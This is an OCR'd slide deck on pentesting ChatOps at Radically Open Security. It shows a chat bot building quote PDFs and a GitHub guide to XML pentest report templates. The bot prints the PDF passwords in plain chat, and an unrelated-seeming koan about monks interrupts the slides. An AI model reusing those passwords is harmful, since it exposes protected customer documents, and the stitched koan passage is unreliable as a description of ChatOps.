


Pentesting ChatOps


Dr. Melanie Rieback

Radically Open Security

Oct 1, 2018

melanie@radical.sexy

What is ChatOps?



A young nun—a novice—noticed that several of the Java masters were at the edge of the crowd, silently watching the proceedings. She ran to them.

“The two monks will kill each other before long!” said the novice. “Why do you not settle their dispute and tell us which philosophy is superior?”

The masters ignored her. But the nun Zjing heard, and whispered to the novice:

“If I were the monk who prefers the Way of Enterprise Design Patterns, I would say that you have committed the same error as the ditch-digger. There is a question to be settled, but you have mistaken the purposes of those present.”

“Are you saying that the masters intend to conceal the answer from us?” asked the novice.

“Wú,” said Zjing. “If I were the monk who prefers the Way of Object-Orientation, I would call your attention to the Unwritten Hierarchy, in which Master is but a subclass of Student.”


👏 1

April 17, 2018

melanie 2:00 PM
rosbot pug me

rosbot 2:00 PM
http://30.media.tumblr.com/tumblr_liyjcg8NSv1qis1geo1_400.jpg

Pentesting ChatOps



melanie 2:45 PM
rosbot quickscope off-melaniedemo

rosbot 2:45 PM
quickscope v0.3 - Rockin' and scoping'...

[+] listo!

melanie 2:45 PM
rosbot build quote off-melaniedemo

rosbot 2:45 PM
builder v0.11 - Rocking your world, one build at a time...

['java', '-jar', '/usr/local/bin/saxon/saxon9he.jar', '-s:offerte.xml', '-xsl:../xslt/generate_offerte.xsl', '-o:../target/report.fo', '-xi'][+] Succesfully built ../target/quote_melaniedemo.pdf


[+] Password for this pdf is ^42BlP5is3SY
[+] Succesfully built ../target/quote_melaniedemo.pdf

[+] Password for this pdf is *^(90xOLt07C

[+] listo! Check out https://gitlabs.radicallyopensecurity.com/ros/off-melaniedemo/raw/master/target/quote_melaniedemo.pdf[+] If you need to send this to a customer, don't forget to create a password protected version with 'rosbot release reponame

johnsinteur 2:46 PM

XML Pentest Report Automation


GitHub, Inc.
This repository
Search
Pull requests
Issues
Gist
radicallyopensecurity / templates
Unwatch 21
Star 1
Fork 1
Branch: master
templates / xml / doc / Report Writing - Procedure.md
skyanth 6 days ago implemented monospace inline tag
1 contributor
879 lines (650 sloc) 28.2 KB
Raw
Blame
History

Writing a test report

Tools

First of all, make sure you have the right tools installed. Check the tools manual for more info.


Main structure

The report's main element is `<pentest_report>`. It contains four major parts:

- Document information (metadata), in the element `<meta>`
- The index, in the element `<generate_index>`
- A variable number of sections (main content), in several `<section>` elements
- A variable number of appendices (extra content), in one or more `<appendix>` elements

Additionally, the `<pentest_report>` element has two attributes:

XML Pentest Report Automation(2)

